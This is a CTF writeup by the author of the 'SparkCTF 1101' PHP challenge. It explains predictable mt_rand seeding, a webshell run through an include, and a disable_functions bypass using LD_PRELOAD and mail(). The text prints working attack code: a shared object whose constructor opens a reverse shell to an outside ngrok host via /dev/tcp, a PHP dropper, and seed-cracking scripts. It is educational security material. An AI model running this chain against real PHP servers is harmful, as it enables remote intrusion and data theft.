SparkCTF - 1101: The Seed Is Literally The Clock
Overview
Full disclosure before anything else: I am the author of this challenge. I, d3dn0v4, built 1101 for a local CTF, so this writeup is the author telling on himself. One PHP file that leaks itself with highlight_file, an nginx layer we never see, and a php.ini whose secrets have to be extracted from the running server. That’s it. Nobody hands players a source bundle here, so this is not a “read the code” challenge, it’s a “connect the dots” challenge, and the dots are leaked one at a time at runtime.
The name 1101 is binary for 13, which is exactly the number of hints I ignored before the whole thing clicked. Either that or it’s a room number. We’ll go with binary, it sounds smarter.

Here’s the whole kill chain in one breath: the server seeds PHP’s Mersenne Twister with time(), leaks the first output, names our uploaded file with the seventh output, then includes whatever file we uploaded. Meanwhile nginx blocks /uploads/*.php and the platform disables most command execution functions, though it won’t tell us which ones until we earn phpinfo(). So we recover the PRNG state, use output #7 to pop phpinfo() and enumerate exactly which dangerous functions survived, predict the filename, upload a PHP payload that drops a shared object, and let mail() do the execution for us. Simple, right? It didn’t feel simple at 3 AM.
TL;DR (the technical version)
mt_srand(time())seeds PHP’s MT19937 with the current second. ±300 seconds of candidates, and the page echoesmt_rand()output #1 to confirm the exact seed.- Send output #7 as
?help=<value>and you getphpinfo(), which shows exactly which functions surviveddisable_functions(mail(),putenv(),file_put_contents(),include()).- Output #7 of the upload request becomes the filename:
uploads/<name>.php. nginx blocks/uploads/*.php, so execute it through the?pinpaw=include instead.putenv("LD_PRELOAD=evil.so")+mail()makessendmailload our shared object. Its constructor calls nativesystem(), wheredisable_functionshas no jurisdiction.- Reverse shell,
cat /flag_*.txt, done.I love PHP. This challenge is a love letter. A passive-aggressive one.
The Files
Players get exactly one file: the page itself. highlight_file(__FILE__) is kind enough to print index.php for us, so this is the entire challenge as far as we’re concerned:
1
index.php
The backend (php.ini, nginx.conf, Dockerfile, entrypoint.sh) is never shown to the player. Everything in this writeup was learned at runtime: the disabled function list came from phpinfo(), the /uploads/*.php block announced itself with a 403 when we tried to hit our upload directly, and the sendmail path showed up in phpinfo() too. I’ll show the backend files here for context, but the exploit only ever acts on what the target actually leaked. My exploit files (evil.c, shell.php) are the only other pieces.
index.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
<?php
	mt_srand(time());
	highlight_file(__FILE__);
	echo getmypid() . ':' . strval(mt_rand());
	for ($x = 0; $x < 5; $x++) {
		mt_rand();
	}
	if (isset($_GET['help']) && ($_GET['help'] == strval(mt_rand()))) phpinfo();
	if (isset($_FILES['f'])) {
		if (!is_dir('uploads')) mkdir('uploads');
		$name = strval(mt_rand());
		$uploads = 'uploads/' . $name . '.php';
		move_uploaded_file($_FILES['f']['tmp_name'], $uploads);
		file_put_contents('uploads/.last', $name);
	}
	if (isset($_GET['pinpaw'])) {
		$name = trim(file_get_contents('uploads/.last'));
		$uploads = 'uploads/' . $name . '.php';
		if ($_GET['pinpaw'] == $name) {
			ob_start();
			include($uploads);
			ob_end_clean();
		}
	}
?>
That’s 25 lines and about four separate terrible decisions. Let’s walk through them like a crime scene:
- Line 2,
mt_srand(time())- the seed is the current Unix timestamp in seconds. Not secret. Not even pretending to be secret. The security model of the whole challenge dies on this line. - Line 3,
highlight_file(__FILE__)- free source disclosure. Thanks, I guess. - Line 4,
echo getmypid() . ':' . strval(mt_rand())- the PID is cosmetic, but thatmt_rand()is the first output of the seeded generator, printed to us every single request. That’s our entry point into the state. - Lines 5-7 - five burnt outputs. Warm-up laps.
- Line 8 - if
?helpequals the seventh output,phpinfo(). This is our only window into the server’s PHP configuration, so it’s not a gimmick, it’s mandatory recon. - Lines 9-15 - on file upload, the filename is
strval(mt_rand()), the seventh output as well (nohelpparam), saved touploads/<name>.php, and the name is written touploads/.last. - Lines 16-24 - if
?pinpawequals the name in.last, the server includesuploads/<name>.phpwith output buffering, so the payload runs but prints nothing.
The Wall You Can’t See
index.php leaks itself but never leaks the PHP config. Somewhere on that box there’s a disable_functions list and we have no idea what’s on it. That matters more than any other unknown in this challenge, because the entire exploit depends on whether the server will let us spawn a process or not.
There is exactly one window into that config, and the leaked source points at it: line 8 calls phpinfo() if we can guess output #7. That looks like a fun extra until you realize it’s the only way to learn the running configuration, which makes it required recon. And to hit it, we first have to clone the PRNG, so Vulnerability 1 has to fall before this door even opens.

Once we land it (Step 2 has the loop), phpinfo() hands us the real, running config. The lines that matter:
1
2
3
4
disable_functions = system, exec, passthru, shell_exec, popen, proc_open, pcntl_exec, pcntl_fork, ... dl, posix_kill, scandir, glob, opendir, readdir, ...
disable_classes = DirectoryIterator, GlobIterator, RecursiveDirectoryIterator, FilesystemIterator
allow_url_include = Off
allow_url_fopen = On
Read the list again. system, exec, shell_exec, passthru, popen, proc_open… all dead. Directory listing dead. URL include dead. At first glance this kills every webshell idea. But look closer, because a few things survived, and they are the whole challenge:
mail()is not disabledputenv()is not disabledfile_put_contents(),move_uploaded_file(), andinclude()are not disabled
No php.ini was ever handed to us. phpinfo() is the recon step that turns “some functions might be disabled” into a list we can build an exploit on.
nginx, The Wall Behind The Wall (Backend Context)
Players never get this file either, but the restriction announces itself the moment we try to fetch our uploaded file directly: GET /uploads/<name>.php comes back 403. Here’s the backend rule that causes it:
1
2
3
4
5
6
7
8
9
10
11
location /uploads/ {
    location ~ \.php$ {
        deny all;
    }
}

location ~ \.php$ {
    include fastcgi_params;
    fastcgi_pass 127.0.0.1:9000;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
}
So even if we know the random filename, we can’t browse to /uploads/1337.php, nginx returns 403. Cute. But include() reads from the filesystem, it never touches nginx. The only way to execute our file is through the ?pinpaw= include. Which means the filename has to be known. And that leads us straight to the first bug.
Dockerfile, the Hint Dispenser (Backend Context)
Also never shown to players. phpinfo() confirmed the relevant facts at runtime (PHP version, sendmail_path, disabled functions), so this file is here purely to explain the environment:
1
2
3
4
5
FROM php:8.1-fpm
RUN apt-get update && apt-get install -y nginx libonig-dev sendmail tzdata ...
ENV TZ=Africa/Tunis
COPY php.ini ...
RUN ... echo "SparkCTF{wh3r3_3vr3yth1ng_st4rt3d}" > /flag_$(head -c 16 /dev/urandom | od -An -tx1 | tr -d ' \n').txt
sendmail installed for no apparent reason. Flag content fixed but filename randomized. Flag file created with default permissions, so www-data can read it once we have a shell. Everything we need.
Vulnerability 1: mt_srand(time()) - The PRNG Betrayal (Yes, I Love PHP, That Is The Problem)
TL;DR: the seed is
time(). That is the vulnerability. An attacker brute forces a ±300 second window in a couple of seconds, and the page leaks output #1 to confirm the exact second. Output #7 becomes the upload filename, and from there it is a straight line to a reverse shell. This is what peak PHP performance looks like, and I say that with love.
Let’s talk about the elephant in the room. Mersenne Twister (MT19937) is a beautiful PRNG. It has a period of 2^19937−1, it’s fast, it’s everywhere, and it is completely deterministic: same seed, same stream, until the heat death of the universe. It is also famously not cryptographically secure. mt_rand() hands you 31 bits per call (0 to 2147483647), which is exactly enough bits to be useful and exactly too few to be safe.
The seed is time(). Not microtime(), not a random salt, not anything that changes more than once per second. The seed space for “right now” is now ± 300, which is 601 candidates - that is not a keyspace, that is a queue at the bakery. And with output #1 leaked, even that collapses to one: replay every candidate seed, keep the one whose first mt_rand() matches the value on the page.
Mechanically, for a seed S:
mt_srand(S)initializes the 624-word MT19937 state.mt_rand()call #1 is the value the page echoes (getmypid() . ':' . strval(mt_rand())).- Calls #2-#6 are burned by the
forloop. - Call #7 is the upload filename,
strval(mt_rand()).
Why PHP Is My Favorite Language, Actually
mt_rand()is marketed as “random” but comes with a receipt anyone holding a watch can replay.disable_functionsis a bouncer who checks IDs at the front door while leaving the window open.mail()is a remote code execution primitive wearing a postal uniform.- And
highlight_file(__FILE__)hands the attacker the source for free, because why not. It is the most PHP thing in this entire challenge and I adore it.
One detail that makes reproduction painless: since PHP 7.1 the implementation is the standard MT19937, so the sequence for a given seed is identical across PHP 7.1-8.x. No Python reimplementation, no floating-point drama, no “my Python MT produces different numbers” bug hunting. I just asked PHP, the language I love, to betray itself:
1
2
php -r 'mt_srand(1790387045); echo mt_rand();'
1321046223
Which is exactly the value the server echoed at the top of the page. Seed found. Game over. In practice the search loop looks like this:
1
2
3
for candidate in range(now - 300, now + 301):
    if php("mt_srand(%d); echo mt_rand();" % candidate) == str(first_rand):
        return candidate
TL;DR for the people in the back: RNG vs PRNG
- RNG (true randomness) feeds on entropy from the real world: hardware noise, timing jitter,
/dev/urandom. Unpredictable, expensive, slow. - PRNG (pseudo-randomness) is a deterministic algorithm with a hidden state. Same seed, same stream, forever. Perfect for games, simulations, and absolutely not for filenames or tokens.
mt_srand(time())is the security equivalent of locking your door and taping the key to the handle, then tweeting the door’s address and a photo of the key.
Recovery, two ways
Way 1: brute force the clock window. We know the seed is time() at request time, so just walk a window and ask PHP:
1
2
3
4
for t in $(seq $(( $(date +%s) - 300 )) $(( $(date +%s) + 300 ))); do
    val=$(php -r "mt_srand($t); echo mt_rand();")
    [ "$val" = "1321046223" ] && echo "seed: $t"
done
It looks scary, then finishes in a couple of seconds because spawning PHP 600 times is nothing. This is the “brute force” everyone gasps at, and it’s really just reading a clock with extra steps.
Way 2: php_mt_seed. The challenge folder had a compiled php_mt_seed sitting in it, which is the professional route: point it at the leaked output and let it test the whole 32-bit seed space with SIMD.
1
./php_mt_seed 1321046223
Either way, we end up holding 1790387045. From there the sequence is fully ours:
1
2
3
output #1   -> 1321046223  (leaked by the server)
outputs #2-6 -> burnt by the loop
output #7   -> 185370868   (the upload filename)
Vulnerability 2: Upload + Include = A Webshell That nginx Can’t See
Now the filename. This is the part where I made it harder than it needed to be. My first idea: hit the page, grab the leaked output, recover the seed, predict uploads/<name>.php, upload, then trigger. Clean. Except there’s a nasty race, the leak comes from one request and the upload happens in another, and mt_srand(time()) re-seeds on every request. If the leaked request and the upload request land in different seconds, my predicted filename points at nothing and .last holds a name I never computed. I sat there padding my script with sleeps and retries like a man trying to outrun a clock.
Then it hit me. The upload response also echoes getmypid() . ':' . strval(mt_rand()) at the top, and it’s the first output of the same PRNG state that names the file a few lines later. The server hands us the seed of the very request that does the upload. There is no race. We parse the leak from the upload response, recover that request’s seed, compute output #7, and trigger the include. Deterministic, boring, beautiful.
For the record, the math on our run: the upload response leaked 1321046223, seed 1790387045 (that’s 2026-09-26 02:44:05, the exact second the request was seeded), so the filename was 185370868 and the file landed at uploads/185370868.php.
Vulnerability 3: disable_functions Is A Suggestion (LD_PRELOAD + mail())
We can now execute a PHP file of our choosing. Normally that’s game over: <?php system($_GET['c']); ?>. But the phpinfo() page already showed us the damage: system, exec, shell_exec, passthru, popen, proc_open are all disabled. Even the classic pcntl_exec and dl are dead. So what’s left?
Two functions that should never be in the same config: putenv() and mail().
Here’s the magic. putenv("LD_PRELOAD=/path/to/evil.so") sets an environment variable for the current PHP-FPM worker process. LD_PRELOAD is respected by the dynamic linker: whenever a new executable starts, ld.so loads the listed shared library before libc and runs its constructors before main(). Now, mail() is implemented in PHP’s core in C, and internally it shells out to /usr/sbin/sendmail. Since that call happens in C, not through the disabled PHP function wrappers, popen being disabled doesn’t matter one bit. The sendmail child inherits the worker’s environment, including our LD_PRELOAD, and the linker obediently loads our shared object. Our constructor runs system() from native code, and disable_functions only exists at the PHP level, it has no idea what a C constructor is.
So the chain is: PHP executes our uploaded file → the file writes evil.so → putenv("LD_PRELOAD=...") → mail() forks sendmail → sendmail loads our library → reverse shell. The wall we spent the whole challenge respecting turns out to be a wall with a labelled door in it.

I disabled system(), exec(), shell_exec(), passthru(), popen(), proc_open(), the whole pcntl_* family and dl - defense in depth, obviously. Then I left putenv() and mail() enabled in the same config, which is the PHP equivalent of locking every door and leaving the keys in a bowl next to the window.
The payloads
evil.c, a shared object whose constructor fires the moment it’s loaded. It also unsetenv("LD_PRELOAD") so the variable doesn’t propagate into the shell we spawn and cause weird recursive loading:
1
2
3
4
5
6
7
8
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
void init(void) {
    unsetenv("LD_PRELOAD");
    system("bash -c 'script -qc /bin/bash /dev/null >& /dev/tcp/5.tcp.eu.ngrok.io/20559 0>&1 &'");
}
Wrapping the shell in script -qc /bin/bash /dev/null allocates a pty, so the session arrives with echo and job control and behaves like a real terminal. A plain bash -i without a tty technically works, but it looks hung over netcat the moment you type, which is a fun way to waste an hour.
Compile it with the page-size flag that makes the ELF load cleanly regardless of the original page alignment:
1
2
gcc -fPIC -shared -o evil.so evil.c -Wl,-z,max-page-size=0x1000
base64 -w 0 evil.so > evil.b64
Then shell.php is the file we upload. It carries evil.so as a base64 string, writes it into uploads/evil.so (a plain file, nginx’s .php rule doesn’t apply to .so), chmods it, poisons the environment, and calls mail() to detonate the loader. Notice we write to /var/www/html/uploads/evil.so even though the shell itself lives in uploads/<rand>.php:
1
2
3
4
5
6
7
<?php
$b64 = "f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAA... [evil.so, base64] ...";
file_put_contents("/var/www/html/uploads/evil.so", base64_decode($b64));
chmod("/var/www/html/uploads/evil.so", 0755);
putenv("LD_PRELOAD=/var/www/html/uploads/evil.so");
mail("x@x.com", "x", "x");
?>
One detail that confused me for a moment: after the include, index.php calls ob_end_clean(), so the echo in our shell is swallowed. We see nothing in the HTTP response, no “evil.so written”, no error. The only signal of success is a connection hitting our listener. Which is a very cool feeling and a very annoying debugging experience.
Exploitation, Step By Step
Step 1 - Recon
Hit the page. highlight_file dumps the source, followed by the leak at the end:
1
28:1321046223

28 is the PHP-FPM worker PID (changes constantly, harmless), 1321046223 is output #1. From here we know exactly which clock second the generator was seeded with.
Step 2 - Predict output #7 and pop phpinfo() (required)
Before we touch the shell, we want the live list of what PHP will actually let us call. Nobody hands players a php.ini here, so the ?help branch is our only door: it compares the parameter against output #7 and calls phpinfo() if it matches. We can clone the generator, so we compute output #7 for the current second and fire:
1
2
3
4
5
6
for t in range(int(time.time()), int(time.time()) + 10):
    val = php("mt_srand(%d); for ($i = 0; $i < 6; $i++) { mt_rand(); } echo mt_rand();" % t)
    r = requests.get(TARGET, params={"help": val})
    if "disable_functions" in r.text:
        print("phpinfo popped at seed", t)
        break
Why a loop? Every request re-seeds with its own second, so we’re predicting output #7 for the second the request actually arrives, and network jitter can push us into the next second. A few tries and one lands. The response is a full phpinfo() page, and buried in it is the intel we came for:
disable_functions:system,exec,shell_exec,passthru,popen,proc_open,pcntl_*,dl,scandir, … every classic gets a mention, all disabled.disable_classes: the directory iterator family, also dead.- Still alive:
mail(),putenv(),file_put_contents(),move_uploaded_file(),include().
That last line is the exploit. putenv() lets us set LD_PRELOAD, and mail() spawns a process that will honor it. If phpinfo showed putenv disabled or mail missing, this would be a completely different writeup, so confirming it here is a must, not a maybe.
Step 3 - Upload first, predict second
This is the deterministic order I landed on. POST the payload, then parse the leak out of the upload response, because that leak belongs to the same request that names the file:
1
2
r = requests.post(TARGET, files={"f": ("shell.php", shell, "application/x-php")})
pid, first_rand = re.findall(r"(\d+):(\d+)", r.text)[-1]
Then recover the seed around time() and reproduce the sequence:
1
2
3
4
seed = recover_seed(first_rand)
seq = php("mt_srand(%d); $a = mt_rand();"
          "for ($i = 0; $i < 5; $i++) { mt_rand(); }"
          "$b = mt_rand(); echo $a . ':' . $b;" % seed)

Which gives us exactly what we already know from our run:
1
2
3
[+] upload request pid=28 first=1321046223
[+] seed=1790387045
[+] uploads/185370868.php
Step 4 - Detonate via ?pinpaw=

uploads/185370868.php is unreachable through nginx (403), so we knock on the include door:
1
curl -s "http://localhost:8080/?pinpaw=185370868"
The response body is just the usual page (source + PID:rand), nothing from our payload appears, ob_end_clean() takes care of that. Behind the scenes the server writes evil.so, poisons LD_PRELOAD, calls mail(), and sendmail loads our library. If the listener was up, we’re in.
Step 5 - Catch the shell and read the flag
1
nc -lvnp 4444
1
2
3
4
www-data@d0c1e2f3a4b:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@d0c1e2f3a4b:/var/www/html$ cat /flag_*.txt
SparkCTF{wh3r3_3vr3yth1ng_st4rt3d}
